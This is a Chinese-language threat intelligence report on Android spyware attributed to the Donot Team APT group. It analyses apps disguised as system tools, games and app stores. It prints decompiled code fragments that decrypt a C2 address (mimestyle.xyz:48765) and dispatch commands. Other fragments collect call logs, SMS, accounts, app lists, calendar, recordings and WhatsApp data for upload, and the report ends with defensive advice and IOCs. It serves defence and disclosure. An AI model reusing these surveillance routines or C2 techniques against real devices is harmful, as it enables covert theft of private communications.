Donot team 组织(APT-C-35)移动端攻击活动分析

威胁研究 > 正文


2020-04-08 09:39:11

腾讯安全团队捕获Donot组织大量的移动端恶意app，这些app有伪装成系统工具的，也有伪装成应用市场、游戏、新闻等各种类型的app。Donot组织的恶意app运行后会对手机进行远程控制，窃取目标手机的机密信息。


一、背景


Donot Team APT组织(APT-C-35)是一个疑似具有南亚某国政府背景的APT组织，该组织持续针对巴基斯坦国家进行APT攻击。该组织的攻击活动最早可追溯到2016年，擅长使用c++、python、.net、autoit等多种语言开发的恶意程序，开发的恶意程序不仅有基于yty框架windows端恶意程序，还有可以运行于安卓系统的移动端恶意程序。

近年来，我们捕获了该组织大量的移动端恶意app，这些app有伪装成系统工具的，也有伪装成应用市场、游戏、新闻等各种类型的app。这些app功能和内容涵盖各个方面，大部分app安装后都有其正常的功能，但他们有一个共同的特点，运行后会在后台执行相同的木马功能——对手机进行远程控制，窃取目标手机的机密信息。




1）伪装成系统工具、应用商店、游戏等各种APP





2）伪装成游戏类、新闻类的恶意APP一般能够正常使用，并在后台偷偷执行木马行为，而伪装成系统应用类app运行后则删除图标，完全隐匿到后台执行。

二、代码分析：



2）apk代码结构，早期的版本并未做任何混淆处理，而新版本对代码做了混淆处理

```
String v12 = "resolve host";
String v13 = "failed to connect";
String v14 = "Skip:";
String v15 = "rcount";
long v16 = 120000;
try {
    v7.p.b();
    dcteat.e.getInt(v15, 5);
    dcteat.a = dcteat.e.getString(v11, "1.2");
    v7.l = Integer.valueOf(dcteat.e.getInt("pobusk", 48765));
    v1 = new StringBuilder();
    v1.append(dcteat.a);
    v1.append(v10);
    v1.append(String.valueOf(v7.l));
    v1.toString();
    dcteat.a = v7.p.a("PykaVAADOR43bg9ICQ==", "R@w1sw@r");
    v7.l = c.d.a.a.a;
    v4 = new Socket(InetAddress.getByName(dcteat.a), v7.l.intValue());
    v4.setSoTimeout(120000);
    v3 = new DataInputStream(v4.getInputStream());
    v1_1 = new DataOutputStream(v4.getOutputStream());
}
catch(Exception v0) {
    v18 = v8;
    v24 = v9;
```

3）连接C2，早期的版本并未对C2信息做任何处理，而新的版本对C2做了加密，加密方式为base64+XOR key

```
public String a(String arg6, String arg7) {
    int v1 = 0;
    byte[] v6 = Base64.decode(arg6, 0);
    byte[] v7 = arg7.getBytes();
    byte[] v2 = new byte[v6.length];
    while(v1 < v6.length) {
        v2[v1] = ((byte)(v6[v1] ^ v7[v1 % v7.length]));
        ++v1;
    }

    return new String(v2);
}
```

4）C2解密函数

```
00000000  6D 69 6D 65 73 74 79 6C  65 2E 78 79 7A 00 00 00  mimestyle.xyz...
```

5）解密后的C2：mimestyle.xyz:48765

```
try {
    v7.g = v7.e.split("/");
    if(v7.g.length != 16) {
        goto label_277;
    }

    v7.a(v7.g[0].trim(), "Call", dcteat.j.a);
    v7.a(v7.g[1].trim(), "CT", dcteat.j.b);
    v7.a(v7.g[v23].trim(), "SMS", dcteat.j.c);
    v7.a(v7.g[v22].trim(), "Key", dcteat.j.d);
    v7.a(v7.g[v6].trim(), "Tree", dcteat.j.e);
    v7.a(v7.g[5].trim(), "AC", dcteat.j.f);
    v7.a(v7.g[6].trim(), "Net", dcteat.j.g);
    v7.a(v7.g[7].trim(), "CR", dcteat.j.h);
    v7.a(v7.g[8].trim(), "LR", dcteat.j.i);
    v7.a(v7.g[9].trim(), "FS", dcteat.j.j);
    v7.a(v7.g[10].trim(), "GP", dcteat.j.k);
    v7.a(v7.g[11].trim(), "PK", dcteat.j.l);
    v7.a(v7.g[12].trim(), "BW", dcteat.j.m);
    v7.a(v7.g[13].trim(), "CE", dcteat.j.n);
    v7.a(v7.g[14].trim(), "Wapp", dcteat.j.o);
}
catch(Exception v0) {
    goto label_137;
```

6）接受C2返回的指令，根据指令获取信息上传，支持的指令和功能如下：

指令	功能
Call	获取通话记录存为CallLogs.txt上传
CT	获取通讯录存为contacts.txt上传
SMS	获取短信存为sms.txt上传
Key	获取键盘输入信息存为keys.txt上传
Tree	获取SD卡文件列表存为Tree.txt上传
AC	获取账户信息存为accounts.txt
Net	获取网络信息存为netinfo.txt上传
CR	获取通话录音存为Clist.txt上传
LR	录音
FS	文件上传
GP	获取GPS信息存为GP.txt上传
PK	获取应用列表存为pkinfo.txt上传
BW	获取浏览器信息存为bw.txt上传
CE	获取日历信息存为ce.txt上传
Wapp	获取whatsapp信息存为WappHolder.txt上传

```
try {
    v1_2.a(v2_3, v3_1, v4_3, v5_3, v6_1);
    this.a("NE", "netinfo.txt", v28, v27, dcteat.j.g);
    this.a("CT", "contacts.txt", v28, v27, dcteat.j.b);
    this.a("Call", "CallLogs.txt", v28, v27, dcteat.j.a);
    this.a("SMS", "sms.txt", v28, v27, dcteat.j.c);
    this.a("Tree", "Tree.txt", v28, v27, dcteat.j.e);
    this.a("GP", "GP.txt", v28, v27, dcteat.j.k);
    this.a("Key", "keys.txt", v28, v27, dcteat.j.d);
    this.a("Live", "Live.txt", v28, v27, dcteat.j.h);
    this.a("PK", "pkinfo.txt", v28, v27, dcteat.j.l);
    this.a("CE", "ce.txt", v28, v27, dcteat.j.m);
    this.a("BW", "bw.txt", v28, v27, dcteat.j.n);
    if(!dcteat.r) {
        goto label_430;
```

7）恶意指令及生成的中间文件

```
catch(Exception v1) {
    try {
        v1.getMessage();
    label_23:
        if(dcteat.e.getInt(v0, 1) != 1) {
            return;
        }

        Cursor v1_3 = this.a.getContentResolver().query(CallLog$Calls.CONTENT_URI, null, null,
                null, null);
        this.b = v1_3.getColumnIndex("number");
        this.c = v1_3.getColumnIndex("type");
        this.d = v1_3.getColumnIndex("date");
        this.e = v1_3.getColumnIndex("duration");
        v3 = new FileOutputStream(new File(dcteat.c, "CallLogs.txt"));
        this.k = new JSONArray();
        while(true) {
        label_53:
            if(!v1_3.moveToNext()) {
                goto label_106;
            }

            this.f = v1_3.getString(this.b);
            this.i = v1_3.getString(this.e);
            this.h = v1_3.getString(this.d);
            this.g = Integer.parseInt(v1_3.getString(this.c));
            v4 = new Date(Long.valueOf(this.h).longValue());
            if(this.g == 1) {
                v5 = "INCOMING ";
                goto label_85;
            }
            else if(this.g == 3) {
                v5 = "Missed ";
                goto label_85;
            }
            else if(this.g == 2) {
                v5 = "OutGoing ";
            label_85:
                this.j = v5;
            }

            break;
```

8）获取通话记录相关代码

```
String v8 = "SMS";
String v9 = "Sent";
String v10 = "Unknown";
String v11 = "Inbox";
String v12 = "android.provider.Telephony.SMS_SENT";
String v13 = "android.provider.Telephony.SMS_RECEIVED";
String v14 = "date";
String v15 = "body";
Object v16 = v3;
String v3_1 = "address";
String v1_1 = "type";
if(v7 != v0_2) {
    goto label_67;
}

try {
    ContentValues v0_3 = new ContentValues();
    v0_3.put(v3_1, v4[v2].getOriginatingAddress());
    v0_3.put(v15, v4[v2].getMessageBody().toString());
    v0_3.put(v14, v6.format(new Date()));
    if(arg21.getAction().compareToIgnoreCase(v13) == 0) {
        v0_3.put(v1_1, v11);
    }
    else {
        goto label_54;
    }

label_60:
    dcteat.g.d.insert(v8, null, v0_3);
    goto label_64;
label_54:
    if(arg21.getAction().compareToIgnoreCase(v12) == 0) {
        v0_3.put(v1_1, v9);
        goto label_60;
    }
```

9）获取短信相关代码

```
public void a() {
    Account[] v3;
    String v1 = "ACfi";
    dcteat.f.putInt(v1, 1);
    dcteat.f.commit();
    try {
        v3 = AccountManager.get(this.a).getAccounts();
        boolean v4 = dcteat.h;
    }
    catch(Exception v2) {
        goto label_66;
    }

    String v5 = "AT";
    String v6 = "AC";
    if(!v4) {
        goto label_35;
    }

    try {
        dcteat.g.a(v6, a.a);
        int v4_1;
        for(v4_1 = 0; true; ++v4_1) {
            if(v4_1 > v3.length - 1) {
                goto label_70;
            }

            ContentValues v7 = new ContentValues();
            v7.put(v6, v3[v4_1].name);
            v7.put(v5, v3[v4_1].type);
            dcteat.g.d.insert(v6, null, v7);
        }

    label_35:
        this.b = new JSONArray();
        FileOutputStream v4_2 = new FileOutputStream(new File(dcteat.c, "accounts.txt"));
        int v7_1;
        for(v7_1 = 0; v7_1 <= v3.length - 1; ++v7_1) {
```

10）获取账户信息相关代码

```
        if(arg10.contains("CR")) {
            try {
                dcteat.n.clear();
                FileOutputStream v0_1 = new FileOutputStream(new File(dcteat.c, "Clist.txt"));
            label_84:
                if(v2 <= this.h.length - 1) {
                    if(this.h[v2].trim().length() > 0) {
                        this.h[v2].trim();
                        v9_1 = new StringBuilder();
                        v9_1.append(this.h[v2].trim());
                        v9_1.append('\n');
                        v0_1.write(String.valueOf(v9_1.toString()).getBytes());
                        dcteat.n.add(this.h[v2].trim());
                    }

                    ++v2;
                    goto label_84;
                }

                v0_1.close();
                return 1;
            }
            catch(Exception v9_2) {
                dcteat.n.clear();
                v0_2 = new StringBuilder();
                goto label_120;
            }
```

11）获取录音信息相关代码

```
    }

    public void a() {
        dcteat.e.getInt("PKfi", 0);
        try {
            PackageManager v0_1 = this.a.getPackageManager();
            List v1 = v0_1.getInstalledApplications(128);
            if(dcteat.h) {
                return;
            }

            this.b = new JSONArray();
            FileOutputStream v2 = new FileOutputStream(new File(dcteat.c, "pkinfo.txt"));
            Iterator v1_1 = v1.iterator();
            while(v1_1.hasNext()) {
                Object v3 = v1_1.next();
                JSONObject v4 = new JSONObject();
                v4.put("PN", ((ApplicationInfo)v3).packageName);
                v4.put("AN", v0_1.getApplicationLabel(((ApplicationInfo)v3)));
                this.b.put(v4);
            }

            v2.write(this.b.toString().getBytes());
            this.b = new JSONArray();
            v2.close();
        }
        catch(Exception v0) {
            StringBuilder v1_2 = a.a("Error = ");
            v1_2.append(v0.getMessage());
            v1_2.toString();
        }
```

12）获取应用安装信息相关代码

```
v4 = 5;
if(arg10.contains("LR")) {
    try {
        this.p.F = this.h[6].split("_");
        v9_1 = new StringBuilder();
        v9_1.append(this.h[6]);
        v9_1.append(" ");
        v9_1.append(this.p.F.length);
        v9_1.toString();
        if(this.p.F.length == v4) {
            this.p.D = v2;
            v9_3 = 0;
        label_154:
            if(v9_3 > this.p.F.length - 1) {
                goto label_274;
            }

            this.p.G = this.p.F[v9_3].split(">");
            this.p.v = this.p.G[0].split(v0);
            this.p.w = Integer.parseInt(this.p.v[0]);
            this.p.x = Integer.parseInt(this.p.v[1]);
            this.p.v = this.p.G[1].split(v0);
            this.p.y = Integer.parseInt(this.p.v[0]);
            this.p.z = Integer.parseInt(this.p.v[1]);
            this.p.E = v9_3;
            this.p.a(false);
            this.p.O.a.get(v9_3).a = Integer.valueOf(this.p.w);
            this.p.O.a.get(v9_3).b = Integer.valueOf(this.p.x);
            this.p.O.a.get(v9_3).c = Integer.valueOf(this.p.y);
            this.p.O.a.get(v9_3).d = Integer.valueOf(this.p.z);
            ++this.p.D;
            ++v9_3;
            goto label_154;
        }

        this.p.w = 0;
        this.p.x = 0;
        this.p.y = 0;
        this.p.z = 0;
        dcteat.a(this.p);
```

13）录音设置相关代码

```
public void a() {
    Cursor v1_1;
    int v12;
    int v11;
    int v10;
    int v8;
    String v0 = "Error = ";
    try {
        this.b = new JSONArray();
        ContentResolver v2 = this.a.getContentResolver();
        Uri v3 = Uri.parse("content://com.android.calendar/events");
        String[] v4 = new String[6];
        v8 = 0;
        v4[0] = "calendar_id";
        v4[1] = "title";
        v10 = 2;
        v4[v10] = "description";
        v11 = 3;
        v4[v11] = "dtstart";
        v12 = 4;
        v4[v12] = "dtend";
        v4[5] = "eventLocation";
        v1_1 = v2.query(v3, v4, null, null, null);
        if(v1_1.getCount() <= 0) {
            return;
        }

        if(!v1_1.moveToFirst()) {
            return;
        }

    label_35:
        while(v8 > v1_1.getCount() - 1) {
            goto label_79;
        }
    }
    catch(Exception v1) {
        goto label_83;
    }

    try {
        JSONArray v2_2 = new JSONArray();
        JSONObject v3_1 = new JSONObject();
        JSONObject v4_1 = new JSONObject();
        v4_1.put("ne", v1_1.getString(1));
        v4_1.put("sd", d.a(Long.parseLong(v1_1.getString(v11))));
        v4_1.put("ed", d.a(Long.parseLong(v1_1.getString(v12))));
```

14）获取日历行程相关代码

```
try {
    SQLiteDatabase v5_2 = v5_1.d;
    StringBuilder v6_3 = new StringBuilder();
    v6_3.append("select * from Wapp where md5id=\'");
    v6_3.append(((String)v2_1));
    v6_3.append(v0);
    if(v5_2.rawQuery(v6_3.toString(), v7).getCount() <= 0) {
        goto label_39;
    }

    ContentValues v5_3 = new ContentValues();
    v5_3.put("Sent", "Yes");
    SQLiteDatabase v6_4 = dcteat.g.d;
    v6_4.update(v8, v5_3, "md5id=\'" + (((String)v2_1)) + v0, v7);
    goto label_39;
}
catch(Exception v2_2) {
    try {
    label_68:
        v2_2.getMessage();
        goto label_39;
    label_70:
        if(v4.length() <= 0) {
            goto label_99;
        }

        v4.toString();
    }
    catch(Exception v0_1) {
        goto label_98;
    }
}

try {
    v1_2 = new FileOutputStream(new File(dcteat.c, "WappHolder.txt"), true);
}
```

15）与WhatsApp相关的代码

三、关联分析：

```
this.tr = this.tem.split("/");
if(this.tr.length == 16) {
    this.getfg(this.tr[0].trim(), "Call", ten.fg.clog);
    runto v0 = this;
    this.getfg(v0.tr[1].trim(), "CT", ten.fg.cclog);
    v0 = this;
    this.getfg(v0.tr[2].trim(), "SMS", ten.fg.mlog);
    v0 = this;
    this.getfg(v0.tr[3].trim(), "Key", ten.fg.klog);
    v0 = this;
    this.getfg(v0.tr[4].trim(), "Tree", ten.fg.tlog);
    v0 = this;
    this.getfg(v0.tr[5].trim(), "AC", ten.fg.wlog);
    v0 = this;
    this.getfg(v0.tr[6].trim(), "Net", ten.fg.nlog);
    v0 = this;
    this.getfg(v0.tr[7].trim(), "CR", ten.fg.crlog);
    v0 = this;
    this.getfg(v0.tr[8].trim(), "LR", ten.fg.lrlog);
    v0 = this;
    this.getfg(v0.tr[9].trim(), "FS", ten.fg.fslog);
    v0 = this;
    this.getfg(v0.tr[10].trim(), "GP", ten.fg.gslog);
    v0 = this;
    this.getfg(v0.tr[11].trim(), "PK", ten.fg.pklog);
    v0 = this;
    this.getfg(v0.tr[12].trim(), "BW", ten.fg.celog);
    v0 = this;
    this.getfg(v0.tr[13].trim(), "CE", ten.fg.bwlog);
    v0 = this;
    this.getfg(v0.tr[14].trim(), "Wapp", ten.fg.wapplog);
}
```

```
try {
    v7.g = v7.e.split("/");
    if(v7.g.length != 16) {
        goto label_277;
    }

    v7.a(v7.g[0].trim(), "Call", dcteat.j.a);
    v7.a(v7.g[1].trim(), "CT", dcteat.j.b);
    v7.a(v7.g[v23].trim(), "SMS", dcteat.j.c);
    v7.a(v7.g[v22].trim(), "Key", dcteat.j.d);
    v7.a(v7.g[v6].trim(), "Tree", dcteat.j.e);
    v7.a(v7.g[5].trim(), "AC", dcteat.j.f);
    v7.a(v7.g[6].trim(), "Net", dcteat.j.g);
    v7.a(v7.g[7].trim(), "CR", dcteat.j.h);
    v7.a(v7.g[8].trim(), "LR", dcteat.j.i);
    v7.a(v7.g[9].trim(), "FS", dcteat.j.j);
    v7.a(v7.g[10].trim(), "GP", dcteat.j.k);
    v7.a(v7.g[11].trim(), "PK", dcteat.j.l);
    v7.a(v7.g[12].trim(), "BW", dcteat.j.m);
    v7.a(v7.g[13].trim(), "CE", dcteat.j.n);
    v7.a(v7.g[14].trim(), "Wapp", dcteat.j.o);
}
catch(Exception v0) {
    goto label_137;
```

1）与早期donot team RAT命令分发相关代码，控制指令完全一样

```
while(this.sendf);

this.sendlogs("Call", "CallLogs.txt", v5, v6, ten.fg.clog);
this.sendlogs("CT", "contacts.txt", v5, v6, ten.fg.cclog);
this.sendlogs("SMS", "sms.txt", v5, v6, ten.fg.mlog);
this.sendlogs("Key", "keys.txt", v5, v6, ten.fg.klog);
this.sendlogs("Tree", "Tree.txt", v5, v6, ten.fg.tlog);
this.sendlogs("AC", "accounts.txt", v5, v6, ten.fg.wlog);
this.sendlogs("NE", "netinfo.txt", v5, v6, ten.fg.nlog);
this.sendlogs("GP", "GP.txt", v5, v6, ten.fg.gslog);
this.sendlogs("Live", "Live.txt", v5, v6, ten.fg.crlog);
this.sendlogs("PK", "pkinfo.txt", v5, v6, ten.fg.pklog);
this.sendlogs("CE", "ce.txt", v5, v6, ten.fg.celog);
this.sendlogs("BW", "bw.txt", v5, v6, ten.fg.bwlog);
if((ten.WappFileSend) && !ten.WappRunning) {
    this.sendlogs("Wapp", "WappHolder.txt", v5, v6, ten.fg.wapplog);
```

```
try {
    v1_2.a(v2_3, v3_1, v4_3, v5_3, v6_1);
    this.a("NE", "netinfo.txt", v28, v27, dcteat.j.g);
    this.a("CT", "contacts.txt", v28, v27, dcteat.j.b);
    this.a("Call", "CallLogs.txt", v28, v27, dcteat.j.a);
    this.a("SMS", "sms.txt", v28, v27, dcteat.j.c);
    this.a("Tree", "Tree.txt", v28, v27, dcteat.j.e);
    this.a("GP", "GP.txt", v28, v27, dcteat.j.k);
    this.a("Key", "keys.txt", v28, v27, dcteat.j.d);
    this.a("Live", "Live.txt", v28, v27, dcteat.j.h);
    this.a("PK", "pkinfo.txt", v28, v27, dcteat.j.l);
    this.a("CE", "ce.txt", v28, v27, dcteat.j.m);
    this.a("BW", "bw.txt", v28, v27, dcteat.j.n);
    if(!dcteat.r) {
        goto label_430;
```

2）最终各个指令生成的文件也是一样的，可以确认为同一RAT。

四、安全建议


专业APT组织针对移动端的攻击日益多见，腾讯安全团队提醒外贸企业、重点行业的工作人员，在使用智能设备时，须谨慎小心，可参考以下建议：

1.在智能手机上使用安全软件；

2.建议只通过可靠的应用市场下载手机应用，避免通过分享的链接下载安装。

3.及时升级手机操作系统，降低攻击者利用手机系统漏洞攻击的可能性。

4.推荐企业用户部署腾讯安全T-Sec高级威胁检测系统（腾讯御界）对黑客攻击行为进行检测。腾讯安全T-Sec高级威胁检测系统，是基于腾讯安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统，该系统可及时有效检测黑客对企业网络的各种入侵渗透攻击风险。参考链接：https://cloud.tencent.com/product/nta



五、IOC：

C2：

mimestyle.xyz

